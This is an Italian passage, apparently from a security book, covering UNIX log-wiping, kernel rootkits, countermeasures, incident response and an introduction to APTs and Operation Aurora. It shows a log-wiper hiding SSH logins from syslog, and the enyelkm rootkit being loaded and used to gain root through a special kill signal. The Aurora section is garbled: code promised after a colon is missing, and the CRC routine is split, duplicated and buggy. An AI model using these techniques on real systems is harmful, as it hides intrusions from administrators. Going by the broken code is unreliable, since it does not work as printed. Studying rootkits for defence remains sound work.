Dopo aver compilato il programma di cancellazione dei log e creato il nostro elenco, possiamo eseguire il programma, che si aggancia all'ID di processo di `syslogd` e interrompe la registrazione di qualsiasi voce che presenti una corrispondenza con un valore qualsiasi incluso nell'elenco:

```
[schism]# ./badattach
(c)2004 badattachK Version 0.3r2 by Matias Sedalo <s0t4ipv6@shellcode.com.ar>
Use: ./badattach <pid of syslog>

[schism]# ./badattach 'ps -C syslogd -o pid='
* syslogd on pid 9171 attached

+ SYS_socketcall:recv(0, 0xbff862e93, 1022, 0) == 93 bytes
- Found '192.168.1.102 port 24537 ssh2' at 0xbff862ed3
- Found 'woot from 192.168.1.102 port 24537 ssh2' at 0xbff862ec9
- Discarding log line received
```

```
+ SYS_socketcall:recv(0, 0xbf862e93, 1022, 0) == 82 bytes
- Found 'woot by (uid=0)' at 0xbf862ed6
- Discarding log line received
```

Se effettuate il grep dei log auth sul sistema, non vedrete alcuna voce creata per questa connessione recente. Lo stesso vale anche se è abilitato il forwarding di syslog:

```
[schism]# grep 192.168.1.102 /var/log/auth.log
[schism]#
```

Occorre osservare che l'opzione debug è stata attivata a tempo di compilazione per consentirvi di vedere le voci quando vengono intercettate e scartate; tuttavia, un hacker vorrà che il programma di cancellazione dei log operi nel modo più discreto possibile e non invierà in output alcuna informazione alla console o altrove. L'hacker vorrà anche utilizzare un rootkit a livello del kernel per nascondere tutti i file e i processi relativi al programma di cancellazione dei log. Discuteremo i rootkit del kernel nel prossimo paragrafo.

Contromisure contro la cancellazione dei log

È importante scrivere le informazioni dei file di log in un supporto che risulti difficile da modificare, come un file system che supporti attributi estesi quali il flag append-only; così, le informazioni di log potranno soltanto essere aggiunte a ciascun file di log, e non alterate dagli hacker. Tutto ciò non è una panacea, perché gli hacker hanno la possibilità di aggirare questo meccanismo.

La seconda misura consiste nel registrare con syslog le informazioni più importanti per il login in un host di log sicuro. Ricordate che, se il sistema è compromesso, non si può fare affidamento sui file di log esistenti sul sistema in questione, a causa della facilità con cui gli hacker possono manipolarli.

Rootkit del kernel

Abbiamo passato un po' di tempo a esaminare rootkit tradizionali che modificano i file esistenti e utilizzano trojan una volta che il sistema è stato compromesso, ma ormai si tratta di strumenti fuori moda. Le ultime e più insidiose varianti di rootkit oggi sono basate sul kernel. Questi rootkit basati sul kernel modificano effettivamente il kernel UNIX in esecuzione per ingannare tutti i programmi di sistema senza modificare i programmi stessi. Prima di entrare nei dettagli, è importante osservare lo stato dei rootkit a livello del kernel UNIX. In generale, gli autori dei rootkit pubblici non si occupano di mantenere la propria base di codice sempre aggiornata, o di garantire la portabilità del codice. Molti dei rootkit pubblici sono più concreti e funzionano soltanto per specifiche versioni del kernel. Inoltre, molte delle strutture dati e delle API di vari kernel sono in costante evoluzione. Il risultato è un processo non troppo lineare che richiede un po' di lavoro per ottenere rootkit a disposizione del proprio sistema. Per esempio, il rootkit enyelkm, discusso in dettaglio tra pochissimo, è scritto per la serie 2.6.x, ma non viene compilato sulle ultime build a causa di cambiamenti ancora in corso all'interno del kernel; per farlo funzionare, è stato necessario apportare alcune modifiche al codice.

Il metodo più diffuso per caricare rootkit del kernel prevede l'utilizzo di un modulo kernel. I moduli kernel caricabili (LKM, *Loadable Kernel Module*) sono utilizzati tipica-

mente per caricare funzionalità aggiuntive in un kernel in esecuzione senza compilare direttamente tali funzionalità nel kernel. In questo modo è possibile caricare e scaricare moduli kernel quando serve, in modo da ridurre la dimensione del kernel compilato. Molte versioni di UNIX supportano questa caratteristica, inclusi Linux, FreeBSD e Solaris; un hacker, però, può sfruttarla per manipolare il sistema e tutti i processi: invece di utilizzare i moduli kernel per caricare driver di periferica per schede di rete e così via, li utilizza per intercettare chiamate di sistema e modificarle al fine di cambiare il modo in cui il sistema reagisce a determinati comandi. Molti rootkit come knark, adore ed enyelkm si iniettano in questo modo.

Con la crescente diffusione dei rootkit LKM, gli amministratori UNIX si sono preoccupati sempre di più riguardo il rischio creato dall'attivazione della funzione dei moduli kernel caricabili. Molti così hanno iniziato a disattivare il supporto di tale funzione, per precauzione, e di conseguenza gli autori di rootkit hanno cercato nuovi metodi di iniezione. Chris Silvio ha individuato un nuovo modo che prevede l'accesso alla memoria raw; il suo approccio prevede di leggere e scrivere direttamente nella memoria del kernel tramite /dev/kmem e non richiede il supporto di LKM. Nel numero 58 di *Phrack Magazine*, Silvio ha rilasciato uno strumento dimostrativo, SucKIT, per kernel Linux 2.2.x e 2.4.x. Il lavoro di Silvio ha ispirato altri, e così sono stati scritti diversi rootkit in grado di iniettarsi nello stesso modo; tra di essi, Mood-NT fornisce molte funzionalità simili a SucKIT ed estende il supporto al kernel 2.6.x. A causa dei problemi di sicurezza dell'interfaccia /dev/kmem, molti hanno messo in dubbio la necessità di attivarla per default, di conseguenza in molte distribuzioni come Ubuntu, Fedora, Red Hat e OS X tale supporto è disattivato, o rimosso del tutto. Di conseguenza, gli autori di rootkit sono passati a utilizzare /dev/mem. Il rootkit phalanx è considerato il primo che opera in questo modo.

A questo punto dovreste aver compreso i metodi di iniezione e conoscere in parte la storia di come sono stati sviluppati. Ora passiamo a esaminare le tecniche di intercettazione. Uno degli approcci più antichi e meno sofisticati prevede la modifica diretta della tabella delle chiamate di sistema. In sostanza, le chiamate di sistema sono sostituite cambiando i puntatori agli indirizzi corrispondenti nella tabella. Si tratta, come abbiamo detto, di un approccio che risale a tempi passati e oggi le modifiche apportate alla tabella delle chiamate di sistema si possono rilevare facilmente con gli strumenti per la verifica dell'integrità. Nondimeno, è utile citare anche questo approccio per completezza e per capire l'evoluzione di questi metodi. Il rootkit knark, del tipo basato su moduli, utilizza questo metodo per intercettare chiamate di sistema.

In alternativa, un rootkit può modificare il gestore delle chiamate di sistema che richiama la tabella delle chiamate per fare in modo che esso richiami un'altra tabella appositamente predisposta. In questo modo la tabella delle chiamate di sistema originale non viene modificata. Questo metodo richiede di alterare le funzioni del kernel durante il runtime. Il rootkit SucKIT caricato via /dev/kmem e altri rootkit discussi in precedenza utilizzano questo metodo per intercettare le chiamate di sistema. In modo simile, il rootkit enyelkm caricato tramite un modulo kernel altera i gestori syscall e sysenter_entry. Enye fu sviluppato in origine da Raise ed è un rootkit basato su LKM per i kernel della serie Linux 2.6.x. Il cuore del pacchetto è costituito dal modulo enyelkm.ko, per caricarlo, gli hacker utilizzano l'utilità per il caricamento di moduli kernel denominata modprobe:

```
[schism]# /sbin/modprobe enyelkm
```

Tra le funzionalità di enyelkm vi sono le seguenti:

- nasconde file, directory e processi;
- nasconde porzioni di file;
- nasconde moduli da lsmod;
- fornisce accesso di root tramite l'opzione kill;
- fornisce accesso remoto tramite una speciale richiesta ICMP e una shell inversa.

Ora esaminiamo una delle funzionalità fornite dal rootkit enyelkm. Come abbiamo detto in precedenza, è stato necessario modificare questo rootkit per compilarlo nel kernel incluso in Ubuntu 8.04.

```
[schism]:~$ uname -a
Linux schism 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
[schism]$ id
uid=1000(nathan) gid=1000(nathan)
groups=4(adm),20(dialout),24(cdrom),25(floppy),29(audio),30(dip),
44(video),46(plugdev),107(fuse),111(lpadmin),112(admin),1000(nathan)
[schism]:~$ kill -s 58 12345
[schism]:~$ id
uid=0(root) gid=0(root)
groups=4(adm),20(dialout),24(cdrom),25(floppy),29(audio),30(dip),
44(video),46(plugdev),107(fuse),111(lpadmin),112(admin),1000(nathan)
[schism]$
```

Questa funzionalità fornisce rapidamente un accesso di root passando argomenti speciali al comando kill. Quando la richiesta viene elaborata, è passata al kernel, dove il modulo rootkit è in attesa e la intercetta. Il rootkit riconosce la richiesta speciale ed esegue l'azione appropriata, che in questo caso è l'elevazione dei privilegi.

Un altro metodo per intercettare le chiamate di sistema prevede l'utilizzo di interrupt. Quando scatta un interrupt, la sequenza di esecuzione viene alterata e il controllo passa al gestore di interrupt appropriato; il gestore di interrupt è una funzione progettata per gestire uno specifico interrupt, solitamente leggendolo o scrivendolo su un device hardware. Ogni interrupt e il corrispondente gestore sono memorizzati in una tabella nota come IDT (*Interrupt Descriptor Table*). In modo analogo alle tecniche descritte per intercettare chiamate di sistema, è possibile sostituire le voci della tabella IDT, o modificare le funzioni dei gestori di interrupt per eseguire codice maligno. Nel numero 59 di *Phrack*, kad ha discusso in dettaglio questo metodo, riportando uno strumento dimostrativo.

Alcune delle tecniche più recenti non utilizzano affatto la tabella delle chiamate di sistema. Per esempio, adore-ng utilizza l'interfaccia VFS (*Virtual File System*) per sovvertire il sistema. Poiché tutte le chiamate di sistema che modificano file accedono a VFS, adore-ng si limita a intervenire sui dati restituiti all'utente a questo diverso livello. Ricordate che nei sistemi operativi in stile UNIX quasi tutto è trattato come un file.



Contromisure contro i rootkit del kernel

Come avete visto, i rootkit del kernel possono essere devastanti e difficili da individuare. Non ci si può fidare dei file binari o del kernel stesso quando si cerca di determinare se un sistema sia stato compromesso. Anche le utility di checksum come Tripwire sono inutili, quando il kernel è stato violato.

Carbonite è un modulo kernel Linux che “congela” lo stato di ogni processo in task_struct, la struttura del kernel che mantiene informazioni su tutti i processi in esecuzione in Linux, per aiutare a scoprire moduli LKM nefasti. Lo strumento cattura informazioni simili a lsof, ps e una copia dell’immagine eseguibile di ogni processo in esecuzione sul sistema. Questa query di processo ha successo anche nella situazione in cui un intruso ha nascosto un processo utilizzando uno strumento come knark, perché carbonite è eseguito nel contesto del kernel sull’host vittima dell’attacco.

La prevenzione è sempre la contromisura migliore. L’uso di un programma come LIDS (*Linux Intrusion Detection System*) è un’ottima misura preventiva per i sistemi Linux. LIDS è disponibile presso lids.org e fornisce le seguenti funzionalità, tra le altre:

- possibilità di “sigillare” il kernel per impedirne la modifica;
- possibilità di prevenire il caricamento e lo scaricamento di moduli kernel;
- attributi di file immutable e append-only;
- blocco di segmenti di memoria condivisa;
- protezione dalla manipolazione degli ID di processo;
- protezione di /dev/file riservati;
- rilevamento delle attività di scansione di porte.

LIDS è una patch che deve essere applicata al codice sorgente del kernel esistente, prima di ricompilare il kernel. Dopo l’installazione di LIDS, utilizzate lo strumento lidsadm per “sigillare” il kernel in modo da prevenire gran parte dei problemi citati in riferimento ai moduli LKM.

Per sistemi diversi da Linux, potrebbe essere utile verificare se sia il caso di disattivare il supporto di LKM, almeno nei sistemi che richiedono il massimo livello di sicurezza. Non è la soluzione più elegante, ma può evitare che anche gli hacker meno esperti siano in grado di fare danni. Oltre a LIDS, di recente è stato sviluppato un nuovo pacchetto per fermare i rootkit: St. Michael (sourceforge.net/projects/stjude) è un modulo LKM che cerca di rilevare e sventare i tentativi di installare una backdoor come modulo kernel in un sistema Linux in esecuzione, monitorando i processi init_module e delete_module per verificare eventuali modifiche alla tabella delle chiamate di sistema.

Che cosa fare in caso di attacco con rootkit

Non possiamo fornire qui una trattazione estesa riguardo le possibili risposte a un attacco o le procedure di indagine. Per ulteriori informazioni al riguardo, si consiglia la lettura del volume *Hacking Exposed: Computer Forensics, 2nd Edition*, di Chris Davis, Aaron Philipp e David Cowen (McGraw-Hill Professional, 2009). Tuttavia, è importante conoscere le varie risorse che si possono utilizzare nel caso in cui si riceva quella tanto temuta telefonata. “Quale telefonata?” chiederete. Più o meno procede così: “Buongiorno, sono l’amministratore del sistema Tizio. Ho motivo di credere che i vostri sistemi abbiano attaccato i nostri”. “Come può essere? Qui sembra tutto normale”, rispondete. L’interlocutore chiede di fare delle verifiche e informarlo dei risultati. E così ora avete quella speciale stretta allo stomaco che soltanto un amministratore che ha subito un attacco è in grado di capire. Dovete capire che cosa è successo e come. Mantenete la calma e rendetevi conto che qualsiasi azione intrapresa sul sistema potrebbe contaminare le prove elettroniche di una intrusione. Semplicemente visualizzando un file, modificherete il timestamp di ultimo

accesso. Un buon primo passo per preservare le prove è quello di creare un toolkit con file binari a collegamento statico che siano stati verificati in un confronto con i binari forniti dal produttore. L'uso di file binari a collegamento statico è necessario nel caso in cui gli hacker abbiano modificato file di libreria condivisi sul sistema compromesso. Questo però dovrebbe essere fatto *prima* che si verifichi un incidente: dovete mantenere un CD o DVD contenente una serie di programmi a collegamento statico, che includa come minimo i seguenti:

ls	su	dd	ps	login
du	netstat	grep	lsof	w
df	top	finger	sh	File

Con questo toolkit a disposizione, è importante preservare i tre timestamp associati a ciascun file su un sistema UNIX, che corrispondono a data/ora dell'ultimo accesso, dell'ultima modifica e della creazione.

Un modo semplice per salvare queste informazioni è quello di eseguire i comandi seguenti, salvando l'output su un supporto esterno:

```
ls -alRu > /floppy/timestamp_access.txt
ls -alRc > /floppy/timestamp_modification.txt
ls -alR > /floppy/timestamp_creation.txt
```

Come minimo potete iniziare a esaminare l'output offline, senza disturbare ulteriormente il sistema sospetto. Nella maggior parte dei casi vi troverete ad affrontare un rootkit standard installato con una configurazione di default. A seconda di dove è stato installato il rootkit, dovreste essere in grado di vedere molti dei suoi file, log di sniffer e così via; questo presuppone che abbiate a che fare con un rootkit che non ha modificato il kernel, perché in caso di modifiche del kernel, i risultati forniti dai comandi precedenti sono del tutto inaffidabili. Prendete in considerazione l'uso di supporti di boot sicuri come Helix (e-fense.com/helix/) quando eseguite attività di indagine su sistemi Linux, così dovreste ottenere informazioni sufficienti per iniziare a capire se siete stati attaccati o meno.

Prendete appunti dettagliati sui comandi eseguiti e il relativo output. Dovete anche assicurarvi di avere pronto un buon piano di risposta agli incidenti, prima che se ne verifichi realmente uno. Non fate come coloro che appena rilevano una breccia nella sicurezza si rivolgono alle autorità. Prima di arrivare a questo ci sono molti altri passi da compiere.

Riepilogo

Come avete visto in questo capitolo, UNIX è un sistema complesso che richiede molte riflessioni per implementare misure di sicurezza adeguate. La grande potenza e l'eleganza che hanno reso UNIX così popolare sono anche i principali punti deboli del sistema per quanto riguarda la sicurezza. Miriadi di tecniche di exploit locali e remote potrebbero consentire agli hacker di sovvertire la sicurezza del sistema UNIX più sicuro al mondo. Condizioni di buffer overflow sono scoperte tutti i giorni. Le abitudini di programmazione che non considerano la sicurezza sono comuni, mentre gli strumenti adeguati per

monitorare le attività pericolose risultano obsoleti dopo poche settimane. È una continua battaglia per stare un passo avanti agli ultimi exploit, ma è una battaglia che va combattuta. La Tabella 5.3 fornisce un elenco di risorse aggiuntive utili per raggiungere il nirvana della sicurezza.

Tabella 5.3 Risorse per la sicurezza UNIX.

Nome	Sistema operativo	Sito	Descrizione
Solaris 10 Security	Solaris	nsa.gov/ia/files/os/sunsol_10/s10-cis-appendix-v1.1.pdf	Evidenzia le varie funzionalità di sicurezza disponibili in Solaris 10
Practical Solaris Security	Solaris	opensolaris.org/os/community/security/files/nsa-rebl-solaris.pdf	Una guida per proteggere Solaris da qualsiasi violazione.
Solaris Security Toolkit	Solaris	http://www.sun.com/software/security/jass/	Una raccolta di programmi utili per proteggere e controllare Solaris.
AIX Security Expert	AIX	redbooks.ibm.com/redbooks/pdfs/sg247430.pdf	Risorsa estesa per la sicurezza dei sistemi AIX.
OpenBSD Security	OpenBSD	openbsd.org/security.html	Funzionalità di sicurezza e consigli per OpenBSD.
Security-Enhanced Linux	Linux	nsa.gov/research/selinux/	Architettura di sicurezza per Linux sviluppata da NSA.
CERT UNIX Configuration Guidelines	Generale	cert.org/tech_tips/unix_configuration_guidelines.html	Una utile checklist per la sicurezza UNIX.
SANS Top 25 Vulnerabilities	Generale	sans.org/top25	Un elenco dei servizi vulnerabili violati più spesso.
“Secure Programming for Linux and UNIX HOWTO”, di David A. Wheeler	Generale	dwheeler.com/secure-programs	Suggerimenti su principi di progettazione della sicurezza, metodi di programmazione e test.

Crimini cibernetici e minacce avanzate persistenti (APT)

Le “minacce avanzate persistenti”, spesso indicate semplicemente come attacchi APT (*Advanced Persistent Threats*) hanno acquisito una propria vita autonoma solo ultimamente. Oggi questo termine indica accessi non autorizzati ricorrenti a reti aziendali, domina i titoli dei giornali e provoca notti insonni a molti operatori della sicurezza informatica. Ma il concetto in sé non è assolutamente nuovo. Infatti, se siete stati tanto fortunati da aver acquistato la prima edizione originale di questo libro, pubblicata nel 1999, e avete osservato la terza di copertina, avrete senz’altro visto “Anatomia di un hack” – un rudimentale flusso operativo che gli hacker usano per individuare e attaccare una rete con un approccio metodologico. Anche se questo flusso operativo non parlava dell’uso di exploit zero-day, ne abbiamo parlato in dettaglio in il libro e, assieme a “Anatomia di un hack” abbiamo posto i precedenti per comprendere quel che è poi venuto alla ribalta col nome di APT.

L’uso che si fa oggi del termine APT è fuorviante. Spesso si parla di APT per fare riferimento a malware molto comuni come worm o trojan quando sfoggiano tecniche sofisticate o capacità di programmazione avanzate per superare antivirus e altri programmi di sicurezza e rimanere persistenti nel tempo. APT, invece, è un termine da riferire a un hacker che usa strumenti avanzati per compromettere un sistema – con una caratteristica aggiuntiva: uno scopo più alto. Lo scopo della maggior parte degli hacker è quello di ottenere l’accesso, farsi gli affari propri e portare via informazioni necessarie ai propri fini. Lo scopo di un APT, invece, è approfittarsi di qualcuno a lungo

Sommario

- **Che cos’è un APT?**
- **Che cosa non sono gli APT**
- **Esempi di strumenti e tecniche APT**
- **Indicatori comuni di APT**

termine. Ma ricordate: un APT non dev'essere necessariamente "avanzato" o "persistente" per raggiungere i propri obiettivi.

Gli ATP sono il contrario dei cosiddetti "hack opportunistici" resi popolari nei primi anni 2000, che usavano complicate ricerche su Google solo per trovare macchine vulnerabili. Un APT si caratterizza per il fatto di essere un attacco mirato e premeditato di un gruppo organizzato contro un target ben preciso, con uno o più obiettivi da realizzare (ivi compreso l'accesso costante). Gli strumenti utilizzati non rappresentano di per sé degli APT, ma sono spesso indicativi della tipologia di attacco – diversi gruppi tendono a utilizzare dei "kit" molto simili nelle loro campagne, cosa che può aiutare ad attribuire alcuni attacchi a gruppi circoscritti.

Ad alto livello, gli APT possono essere classificati in due gruppi, in base agli obiettivi attesi dagli hacker. Il primo gruppo consiste di attività criminali che coinvolgono dati personali o informazioni finanziarie e, incidentalmente, informazioni da aziende utilizzabili in maniera simile per furti di identità o frodi. Il secondo gruppo riguarda gli interessi competitivi di industrie o servizi di informazione pubblici (a volte le due cose non viaggiano separate); le attività coinvolgono informazioni proprietarie e generalmente non pubbliche, come proprietà intellettuali e segreti industriali, per realizzare prodotti e servizi concorrenti o per attuare tattiche di concorrenza sleale.

Gli APT possono prendere di mira organizzazioni sociali, politiche, governative o industriali – e spesso lo fanno. L'informazione è potere, e l'accesso (o il controllo) a informazioni competitive è forza. Questo è l'obiettivo ultimo di un APT: ottenere e mantenere l'accesso a informazioni che contano per l'hacker. Che poi portino beneficio allo spionaggio industriale sponsorizzato da qualche stato, al crimine organizzato o a collettivi antisociali, i metodi e le tecniche APT hanno caratteristiche assimilabili e, di fatto, possono essere distinti dalle tipiche infezioni da malware.

Ribadiamo ancora una volta un concetto importante: gli APT non sono semplici malware, e in molti casi gli hacker non usano alcun malware. Alcuni malware hanno aiutato gli hacker in alcune loro campagne, cosa che è servita agli analisti e agli investigatori per attribuire la responsabilità a gruppi specifici (e nella ricerca di manomissioni e prove di attività ripetitive condotte dagli stessi); gli APT si riferiscono, invece, alle azioni di un gruppo organizzato per condurre un accesso – ripetuto e costante – verso un obiettivo preciso allo scopo di sottrarre informazioni finanziarie, sociali, industriali, politiche o per altri scopi concorrenziali.

Che cos'è un APT?

Il termine *Advanced Persistent Threat*, spesso tradotto in *minaccia persistente avanzata*, è stato coniato dagli analisti dell'US Air Force nel 2006. Descrive i tre aspetti che compongono il profilo dell'hacker, lo scopo e la struttura dell'attacco:

- **Avanzata.** L'hacker ha un'ottima conoscenza dei metodi di intrusione e delle tecniche di amministrazione ed è capace di scrivere autonomamente nuovi exploit e strumenti.
- **Persistente.** L'hacker ha un obiettivo di lungo termine e lavora per raggiungerlo senza essere individuato.
- **Minaccia.** L'hacker è organizzato, finanziato, motivato e ha opportunità diffuse.

Gli APT sono, come già detto precedentemente, essenzialmente le azioni di un gruppo organizzato che usa l'accesso non autorizzato per manipolare sistemi informativi e di comunicazione, sottraendo informazioni preziose per una moltitudine di scopi. Noti anche come *spionaggio*, *spionaggio industriale* o *trucchi sporchi*, gli APT sono una forma di spionaggio che facilita l'accesso agli asset digitali. Gli hacker cercano di rimuovere gli ostacoli che impediscono i loro accessi – per cui questi attacchi generalmente non prevedono il sabotaggio. Detto questo, però, gli hacker possono utilizzare diverse tecniche per ripulire le tracce delle loro azioni dai log di sistema, e possono addirittura scegliere di distruggere un sistema operativo o un file system, in casi drastici. Gli strumenti per APT si distinguono dagli altri malware perché utilizzano normali funzioni quotidiane del sistema operativo e si nascondono nel file system “in piena vista”.

I gruppi che portano attacchi APT non vogliono che i propri strumenti e tecniche vengano scoperti: di conseguenza non vogliono interferire o interrompere le normali operazioni del sistema operativo sull'host che compromettono. Al contrario, attuano un attacco di basso profilo – penetrazione, riconoscimento, dissimulazione, amministrazione ed estrazione dei dati. Queste tecniche molto spesso mimano analoghe modalità amministrative od operative in uso normalmente nell'organizzazione oggetto dell'attacco, anche se alcuni gruppi APT hanno usato strumenti diversi nelle loro campagne. In alcuni casi gli APT hanno addirittura aiutato organizzazioni compromesse a difendere i propri sistemi (inconsapevoli) da malware distruttivi o da campagne di APT concorrenti.

Mentre le tecniche sono relativamente di basso profilo, i risultati di queste azioni non necessariamente lo sono. Per esempio, la tecnica più popolare utilizzata dai gruppi APT per ottenere l'accesso alle reti obiettivo è lo *spear-phishing*, che si basa sulla posta elettronica. Viene mantenuto un record (generalmente in più luoghi diversi) del messaggio, del metodo di exploit usato e del o degli indirizzi di comunicazione e dei protocolli utilizzati per corrispondere con i computer controllati dall'hacker. La mail di spear-phishing può contenere del malware che tenta deliberatamente di sfruttare il software sul computer della vittima o può portare l'utente (con opportune informazioni di identificazione) a un server che, a sua volta, consegnerà il malware personalizzato allo scopo di ottenere l'accesso per le successive attività APT.

Gli hacker generalmente utilizzano reti di computer precedentemente compromesse come ripiego – nascondendo le proprie console di comando e le relative comunicazioni di controllo; tuttavia gli indirizzi di questi server intermedi possono offrire indizi importanti per determinare l'identità del gruppo di attacco coinvolto. Analogamente i sistemi di spear-phishing via email e persino il tipo di exploit utilizzato (spesso dei cavalli di Troia) che in principio possono far pensare a campagne “mercenarie”, quando rivelano analogie negli indirizzi, nei metodi e negli exploit possono talvolta ricondurre a gruppi di attacco – soprattutto alla luce di altre informazioni che emergono successivamente in altre investigazioni.

Altre tecniche molto comuni e diffuse che è possibile osservare nelle campagne APT sono l'*SQL injection* di siti web, i “meta” exploit dei software che girano sui server web, lo sfruttamento di vulnerabilità nelle applicazioni di social network, l'uso di ingegneria sociale fingendosi personale di supporto tecnico, chiavette USB infette, software o hardware infetto e, in casi estremi, vero e proprio spionaggio tramite personale assunto a contratto (ma anche, talvolta, a tempo indeterminato). L'APT prevede sempre una parte di ingegneria sociale. Che si limiti alle email reperibili su siti web pubblici, o che passi tramite lo spionaggio attraverso lavoratori a contratto, l'ingegneria sociale determina l'o-

biettivo e consente agli hacker di sviluppare opportune strategie di accesso, reperimento e sfruttamento dei dati dai sistemi espugnati.

In ogni caso, l'APT si compone di diverse fasi, ciascuna caratterizzata dal proprio artefatto.

1. **Scelta dell'obiettivo.** Gli hacker raccolgono informazioni sull'obiettivo da fonti pubbliche o private e verificano i metodi più adatti a consentir loro l'accesso. Questo può significare effettuare la scansione delle vulnerabilità (come il testing APPSEC e gli attacchi DDoS), l'uso dell'ingegneria sociale e dello spear-phishing. L'obiettivo può essere diretto o mediato – per esempio una società affiliata/partner che dispone di un accesso attraverso la propria rete aziendale a quella di maggior interesse.
2. **Accesso/compromissione.** Gli hacker ottengono l'accesso e determinano i metodi più efficienti o efficaci per sfruttare i sistemi informativi e le carenze di sicurezza dell'organizzazione obiettivo. Questo avviene accertandosi dei dati identificativi dell'host compromesso (indirizzo IP, DNS, condivisioni NetBIOS disponibili, indirizzi dei server DNS/DHCP, versione del sistema operativo, patch installate e così via) e recuperando credenziali e informazioni di profilo per facilitare ulteriori infiltrazioni. Gli hacker possono cercare di offuscare le proprie intenzioni installando del rogueware o degli altri malware.
3. **Riconoscimento.** Gli hacker fanno un elenco delle condivisioni, scoprono l'architettura di rete, i server dei nomi, i controller di dominio e verificano i permessi degli utenti e quelli amministrativi provando ad accedere ad altri sistemi e applicazioni. Possono cercare di compromettere gli account Active Directory o gli account amministrativi locali con privilegi condivisi sul dominio. Gli hacker spesso cercano di nascondere le proprie attività disattivando gli antivirus e i log di sistema (questa può essere la prima avvisaglia di un'avvenuta compromissione).
4. **Movimento laterale.** Una volta che gli hacker hanno determinato le modalità di attraversamento dei vari sistemi con credenziali valide e hanno identificato gli obiettivi (opportunisticamente o con premeditazione), condurranno dei movimenti laterali lungo la rete verso altri host. Questa attività spesso non prevede l'uso di malware o strumenti, se non quelli già forniti dal sistema operativo ospite – come comandi da riga di comando, comandi NetBIOS, Windows Terminal Services, VNC o altri simili strumenti utilizzati dagli amministratori di rete.
5. **Raccolta e trasporto dei dati all'esterno.** Gli hacker cercano informazioni, che servano per altri obiettivi, per mantenere l'accesso a una rete – ma sono ladri di informazioni. Spesso stabiliscono dei punti di raccolta e trasportano i dati attraverso reti di proxy e server compromessi, in altri casi utilizzano tecniche di crittografia personalizzate (e malware) per offuscare i file di dati e il relativo trasporto all'esterno. In molti casi gli hacker hanno utilizzato software di backup trovati sulle stesse macchine o strumenti amministrativi in uso nell'organizzazione dai sistemisti di rete. Il trasporto dei dati all'esterno può essere effettuato “goccia a goccia” o “di colpo”. La tecnica dipende dalla percezione che l'hacker ha della capacità dell'organizzazione di riconoscere il trasferimento dei dati – oltre ovviamente dalla fretta dell'hacker di ottenere i dati.
6. **Amministrazione e mantenimento.** Un altro compito di un APT è senz'altro quello di mantenere l'accesso alla rete nel tempo. Questo richiede strumenti di amministrazione e gestione (malware e altri programmi potenzialmente non voluti-non utili come SysInternals) e opportune credenziali. Gli hacker creeranno più di un

modo per accedere alla rete da remoto e si doteranno di strumenti di monitoraggio che li avvisino di qualsiasi cambiamento all'architettura sotto il loro controllo – in modo da poter effettuare azioni correttive (come trovare nuovi obiettivi o creare attacchi di malware come diversivi per distrarre il personale dell'organizzazione). Gli hacker generalmente cercano di affinare i propri metodi di accesso in modo che si confondano sempre più con i profili degli utenti standard, piuttosto che affidarsi a strumenti e malware.

Come abbiamo già detto, i metodi di accesso possono lasciarsi dietro email, log di comunicazione con i server web o metadati e altri artefatti propri della tecnica utilizzata. Analogamente, anche le fasi di riconoscimento e movimento laterale si lasciano dietro tracce, essenzialmente legate all'abuso di credenziali (regole) o identità (ruoli); generalmente nei log degli eventi di sicurezza e in quelli di utilizzo delle applicazioni, o artefatti di sistema operativo come collegamenti e file pre-scaricati o profili utente. Il trasporto all'esterno dei dati, quindi, lascia artefatti legati ai protocolli di comunicazione e agli indirizzi utilizzati nei log dei firewall, nei log dei sistemi di rilevamento intrusioni (sugli host e sulla rete), sui sistemi di prevenzione dalla perdita dei dati, sui log storici delle applicazioni e su quelli dei server web. Questi artefatti saranno generalmente disponibili nei file system in linea (se si sa dove cercare e soprattutto cosa cercare) – ma in alcuni casi possono essere reperiti solo durante le investigazioni peritali sui sistemi compromessi.

Le tecniche APT fondamentalmente non sono molto diverse dalle tecniche di accesso e amministrazione “lecite” nell'utilizzo dei sistemi operativi aziendali. Per questo motivo, gli artefatti creati dal normale lavoro di un utente autorizzato non saranno poi molto diversi da quelli di un utente non autorizzato. Tuttavia, gli utenti non autorizzati devono necessariamente sperimentare o utilizzare strumenti aggiuntivi per ottenere e sfruttare il proprio accesso – ed è a questo punto che gli artefatti avranno anomalie più evidenti. Negli ultimi cinque anni si sono scoperte diverse campagne APT di lunga durata, condotte da hacker sconosciuti contro diverse industrie ed enti governativi. A ciascuno di questi attacchi gli investigatori hanno dato un nome (Aurora, Nitro, ShadyRAT, Lurid, Night Dragon, Stuxnet e DuQu). Ciascuno ha coinvolto attività operative, compreso l'accesso, il riconoscimento, il movimento laterale, la manipolazione dei sistemi informativi e il trasferimento all'esterno di informazioni private o protette. Nei prossimi tre paragrafi descriveremo tre di queste campagne APT.



Operazione Aurora

Popolarità: 1

Semplicità: 1

Impatto: 10

Grado di rischio: 4

Nel 2009 le aziende statunitensi del comparto tecnologia e difesa sono state oggetto di intrusioni e relativa compromissione dei sistemi di gestione e configurazione del software. Risultato: il furto di informazioni fortemente riservate. Aziende come Google, Juniper, Adobe e almeno altre 29 si sono fatte scappare segreti industriali e informazioni competitive per periodi superiori a sei mesi prima di accorgersi del furto e attivare delle contromisure per disinnescare le attività degli APT.

Gli hacker hanno acquisito l'accesso alle reti delle vittime, utilizzando email di spear-phishing mirate agli impiegati delle aziende. La mail conteneva un link a un sito web di

Taiwan, con al proprio interno un JavaScript maligno. Quando il destinatario della mail faceva clic sul collegamento e accedeva al sito web, lo script sfruttava una vulnerabilità di Internet Explorer che consentiva l'esecuzione di codice remoto puntando a una zona di memoria parzialmente deallocata. Lo script maligno non veniva rilevato dalle firme degli antivirus. Funzionava iniettando codice shell tramite il codice seguente:

Nell'exploit JavaScript viene usata una semplice routine per la verifica della ridondanza ciclica (CRC) di 16 costanti. Il codice seguente mostra il metodo CRC:

```
unsigned cal_crc(unsigned char *ptr, unsigned char len) {
    unsigned int crc;
    unsigned char da;
    unsigned int crc_ta[16]={
        0x0000, 0x1021, 0x2042, 0x3063, 0x4084, 0x50a5, 0x60c6, 0x70e7,
        0x8108, 0x9129, 0xa14a, 0xb16b, 0xc18c, 0xd1ad, 0xe1ce, 0xf1ef,
    }
    crc=0;
    while(len--!=0) {
        da=((uchar)(crc/256))/16;
        crc<<=4;
        crc^=crc_ta[da^(*ptr/16)];
        da=((uchar)(crc/256))/16;
        *ptr+=1;
    }
    return crc;
}
```

```
crc<<=4;
crc^=crc_ta[da^(*ptr&0x0f)];
ptr++;
}
return(crc);
}
```

